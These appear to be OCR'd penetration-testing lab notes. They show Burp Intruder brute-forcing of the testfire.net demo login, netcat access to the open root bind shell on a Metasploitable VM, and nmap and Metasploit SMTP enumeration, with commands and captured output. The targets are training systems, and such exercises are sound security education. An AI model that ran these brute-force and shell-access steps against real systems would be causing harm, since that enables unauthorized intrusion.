
Go to **testfire.net** now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.







Send the invader a request now and include the clear$ option. Now choose just the username and click the add **$** option. Repeat this process for the password as well. Set the cluster bomb attack type.



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action Open Browser
HTTP/1
Pretty Raw Hex
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=sdfbllk&btnSubmit=Login
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 1
Request Headers 12



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=§B177D6A25919E82353329357AC504457§
Upgrade-Insecure-Requests: 1
uid=§admin§&passw=§sdfbllk§&btnSubmit=§Login§



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=sdfbllk&btnSubmit=Login



Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.







Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			145	
1	admin	admin	302			296	
2	password	admin	302			145	

4a) Exploiting Metasploit (Bind shell)


To perform this attack we need to run both kali and metasploitable machine simultaniously in the virtual machine enter the **nmap -sV 10.0.2.4** to see all the open port.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV  10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 11:15 EST
Nmap scan report for 10.0.2.4
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

Enter the command **nmap -p 1524 10.0.2.4** to know more vulnerablities of the port.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -p 1524 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 11:17 EST
Nmap scan report for 10.0.2.4
Host is up (0.00028s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Then we enter the command **nc 10.0.2.4 1524** inorder to go inside the bind shell. Inside thhe bind shell we can enter the command **uname -a** inorder to know aboutthe username and also some other command like **whoami** and **ls** etc.



4b) Exploiting Metasploit (SMTP)

This passage describes how to exploit the SMTP port on a Metasploitable virtual machine. The steps include using nbtscan to find available IP addresses, then using nmap to identify open ports and vulnerabilities. Once an open SMTP port is found, Metasploit is used to search for and launch an SMTP exploit.


We use **nbtscan** option to search for available ip addresses.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::f041:29be:71b0:a9c5  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 32  bytes 6586 (6.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3700 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali/Desktop]
└─# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address       NetBIOS Name     Server    User             MAC address
──────────────────────────────────────────────────────────────────────────
10.0.2.4         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
10.0.2.255       Sendto failed: Permission denied
```


Then we use **nmap -sV** along with ip address of metasploitable to see the avilable open ports.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 00:58 EST
Nmap scan report for 10.0.2.4
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel
```

Then we use the **nmap -p 25 —script vuln 10.0.2.4** in order to exploit the smtp port.



Then we use **msfconsole** command



Inside the msf console we use **search smtp** in order to search for smtp ports.

```
msf6 > search smtp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                  2015-10-01       normal     Yes    Apache James Serve
r 2.3.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                          normal     No     Authentication Cap
ture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                           normal     No     Carlo Gavazzi Ener
gy Meters - Login Brute Force, Extract Info and Dump Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole             2007-08-24       excellent  No     ClamAV Milter Blac
khole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex     2010-05-19       great      No     CommuniCrypt Mail
1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof             2015-01-27       great      Yes    Exim GHOST (glibc
gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                 2013-05-03       excellent  No     Exim and Dovecot I
nsecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                 2010-12-07       excellent  No     Exim4 string_forma
t Function Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                          normal     No     Generic Emailer (S
MTP)
   9   exploit/linux/smtp/haraka                             2017-01-26       excellent  Yes    Haraka SMTP Comman
d Injection
```

when we use **show option** command we can see that RHOSTS is not set.

We set the rhosts to ip address of the metasploitable using the command **set rhosts 10.0.2.4**.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   RHOSTS                                      yes       The target host(s), see https://github.com/rapid7/metasp
                                                         loit-framework/wiki/Using-Metasploit
   RPORT      25                               yes       The target port (TCP)
   THREADS    1                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/  yes       The file that contains a list of probable users accounts
              data/wordlists/unix_users.txt              .


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   RHOSTS     10.0.2.4                         yes       The target host(s), see https://github.com/rapid7/metasp
                                                         loit-framework/wiki/Using-Metasploit
   RPORT      25                               yes       The target port (TCP)
   THREADS    1                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/  yes       The file that contains a list of probable users accounts
              data/wordlists/unix_users.txt              .


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Then we can exploit the port using **exploit** command.

